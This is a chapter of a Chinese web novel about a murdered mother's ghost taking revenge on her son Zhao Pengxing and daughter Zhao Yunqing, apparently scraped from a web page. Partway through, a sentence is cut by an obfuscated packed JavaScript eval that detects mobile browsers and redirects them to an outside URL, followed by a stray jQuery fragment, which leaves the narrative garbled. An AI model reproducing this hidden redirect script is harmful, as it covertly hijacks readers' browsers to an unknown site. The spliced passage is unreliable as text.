“鬼……鬼啊!!!”
原本好好跪着的赵朋兴跌坐在地,双手双腿并用哆嗦着往后挪,本就心里有鬼的他好悬没直接吓死,谁知退到一半,忽然撞上什么冰冷的东西。
头顶落下一片阴影,他下意识抬头,正好对上“赵朋远”因窒息格外扭曲的五孔。
赵朋兴:“!!!”
他这下彻底崩溃了,双眼一翻晕了过去。
等他再次睁开眼,他还跪在大厅中,上首的沈珮端着茶盏,好似一切都是一场梦。
“赵朋远”笑着看向他:“大哥怎么这副表情?”
赵朋兴双目痴呆,已经什么都说不出来了。
倒是赵芸卿还算镇定,虽然不知道为什么一眨眼的功夫她大哥就像受了什么天大的刺激,但她谨慎地没有开口试探,而是维持着以前对待沈珮的态度,亲昵又自然。
沈珮意味深长看了她一眼,想到自己的游戏时间还长,大发慈悲放过两人,只简单叮嘱几句,便放他们离开了。
等两人一前一后离开,披着“赵朋远”样貌的张云俭才开口:“赵三小姐实非常人。”
普通人见到被自己杀死的人早就吓懵了,赵朋兴那样才是正常人该有的表现,这位赵三小姐却十分镇定,心态不一般啊。
大概是魂体被削弱了许多,沈珮理智回来了不少,虽然还是一心报仇,但她和张云俭约法三章,不会对无辜之人下手,因此面对剩下两位凶手,一改之前的暴戾。她垂下眸子:“我也没想到,我这位好女儿才是最狠辣的。”
沈珮和丈夫聚少离多,年逾三十才生下赵芸卿,这个年龄在古代已经不小了。因为这个缘故,赵芸卿生下来便体弱,用名贵草药调理了一年才如正常孩童。
她在赵芸卿身上下的功夫最多,连赵家两兄弟加起来也不及。
后来赵芸卿嫁人,她更是将自己的全部嫁妆充作陪嫁,又从私库掏了好些银子,生怕李家嫌弃女儿出身商贾……可就是这个女儿,亲自策划了这场谋杀!
这叫沈珮如何不恨?
生前她有多爱自己的孩子,死后就有多恨,这份恨意,支撑着她徘徊人间,不肯投胎。
哪怕是魂飞魄散,沈珮也要将三个狼心狗肺的东西带下去。
张云俭心中唏嘘,面上却不显,他的目的是保下赵府其他人,至于赵家两兄妹……自然是恶人自有恶鬼磨。
他叹了口气:“赵朋兴是个草包,随便吓吓就原形毕露,赵芸卿却有些棘手。”
直面鬼魂都无所畏惧,想要让她崩溃,恐怕要从长计议了。
沈珮却是冷笑一声:“她是从我肚子里爬出来了,她怕什么,我最清楚不过。”
赵芸卿嫁给李家是高嫁,李家书香门第,李老太爷探花出身,为了讨好李家,赵芸卿没少从家里拿钱,铺子、田地,只要她回家哭一哭,沈珮就会给她准备好。
即使如此,李夫人仍看不起她的出身,甚至孩子也是接到李夫人身边教导,她偶尔才能去看一眼。
一旦她杀人的事情败露,李家会怎么对她?
她悉心维护的一切,全都会灰飞烟灭。
沈珮眼中的恶意浓稠得几乎要滴出来,心中却格外畅快。
果然,对付这种人,从□□上摧残怎么够,就是要将他们最重要的东西毁灭给他们看啊!
赵朋远死得还是太便宜了!
只可惜杀掉她的好儿子的时候,沈珮就捏碎了他的魂魄,不然叫他背负着弑母的罪名,死后堕入十八层地狱,日日受刀锯之苦!
从沈珮那里离开的赵朋兴和赵芸卿二人对自己即将面对的一切一无所知,离开正厅之后便回了各自的院子。
直到踏入景和院,赵朋兴才从无边的恐惧中回过神来。
他狠狠掐了一把大腿,痛得他龇牙咧嘴,终于无法自欺欺人催眠自己刚才经历的都是梦。
他亲手杀害的人,回来找他报仇了。
赵朋兴后背已经被冷汗浸透,无论是沈珮还是赵朋远,都叫他汗毛耸立。
他就这样呆坐了半天,才恍然想起昨天被他赶走的乞丐。
赵朋兴猛地回过神,忙推开门,朝侍立在门外的小厮道:“赵管家呢?叫他来见我!”
对!那个乞丐一看就是高人!虽然他昨天把人赶走了,但高人怎么会介意呢!
只要他给出足够多的钱财,对方肯定会不计前嫌!
况且那些道士不都是见不得恶鬼为祸人间吗,死老太婆死了还不安宁,就该被打得魂飞魄散!
赵朋兴像是抓住了救命稻草,死死掐住小厮的双手,眼睛因兴奋而充血泛红:“还有昨天那个乞丐!多叫些人去找!他一个瘸子能走多远,把他给我找回来!”
小厮僵硬地点点头,转身离开,赵朋兴没将他的反常放在眼里,满脑子都是怎么再一次弄死自己的亲娘和亲弟弟。
只要这些恶鬼消失,他就还是赵府的大老爷!少了一;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17409813|200610||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
个人分家产,赵府一半财产都会落到他手里!
要是顺手杀了赵芸卿……不,不行,这个女人很聪明,他暂时还不能下手……
……
…………
赵虞很快来了景和院。
和他一起来的还有张云俭。
张云俭留在赵府自然不仅仅是为了看戏,更是为了看着沈珮履行约定。
毕竟有个成语叫“鬼话连篇”,他也怕沈珮不遵守约定大开杀戒。
当然,赵府管饭也是其中一个微不足道的原因。
张云俭和赵虞到景和院的时候赵朋兴正在屋里来回踱步。
本来觉得自己智谋无双的他一看到跟在赵虞身后的“赵朋远”就哑了火。
他脸色惨白地后退一步,又觉得丢面子,强撑着干巴巴道:“二、二弟怎么来了?”
张云俭笑眯眯看向他:“听说大哥找赵管家有要事,当弟弟的自然要来看看哪里帮得上大哥。”
这笑落在赵朋兴眼中无疑是黄鼠狼给鸡拜年。
虽然他没有亲自杀死赵朋远,但赵朋远是死在沈珮手里,他又不是没听过“为虎作伥”的故事,说不得赵朋远死后就成了沈珮手里的伥鬼呢?
他不敢在“赵朋远”面前吩咐赵虞去找道士捉鬼,只能勉强挂着笑同恶鬼虚与委蛇,甚至开始后悔自己的举动。
早知道他就亲自去找赵虞!
要是打草惊蛇,两个恶鬼直接把自己生吞活剥怎么办?
赵朋兴越想越怕,冷汗止不住往下流。
张云俭好心问:“大哥怎么流了这么多汗?今日很热吗?”
赵朋兴连忙点头:“没错!就是因为太热了!”
张云俭看着他不说话。
赵朋兴后知后觉现在已经初冬,哪里会热?他心中“咯噔”一下,抖若筛糠。
赵虞对他失望不已,既然已经加入沈珮的阵营,面对赵朋兴时自然没有好脸色,只随口糊弄几句,便转身离开。
张云俭看够了乐子,自然不会留下,赵朋兴压力骤减。
他咬牙望着二人离去的背影,狠狠咒骂几句,心道早晚要叫“赵朋远”灰飞烟灭!
“赵朋远”似乎察觉到了什么,猛地回头,直直望进那双怨毒的眼睛里,骇得赵朋兴后退几步,撞到身后的茶桌才停下。
他眼前一阵眩晕,远远望去,“赵朋远”似乎拄着拐杖,身形格外熟悉……赵朋兴浑身发凉。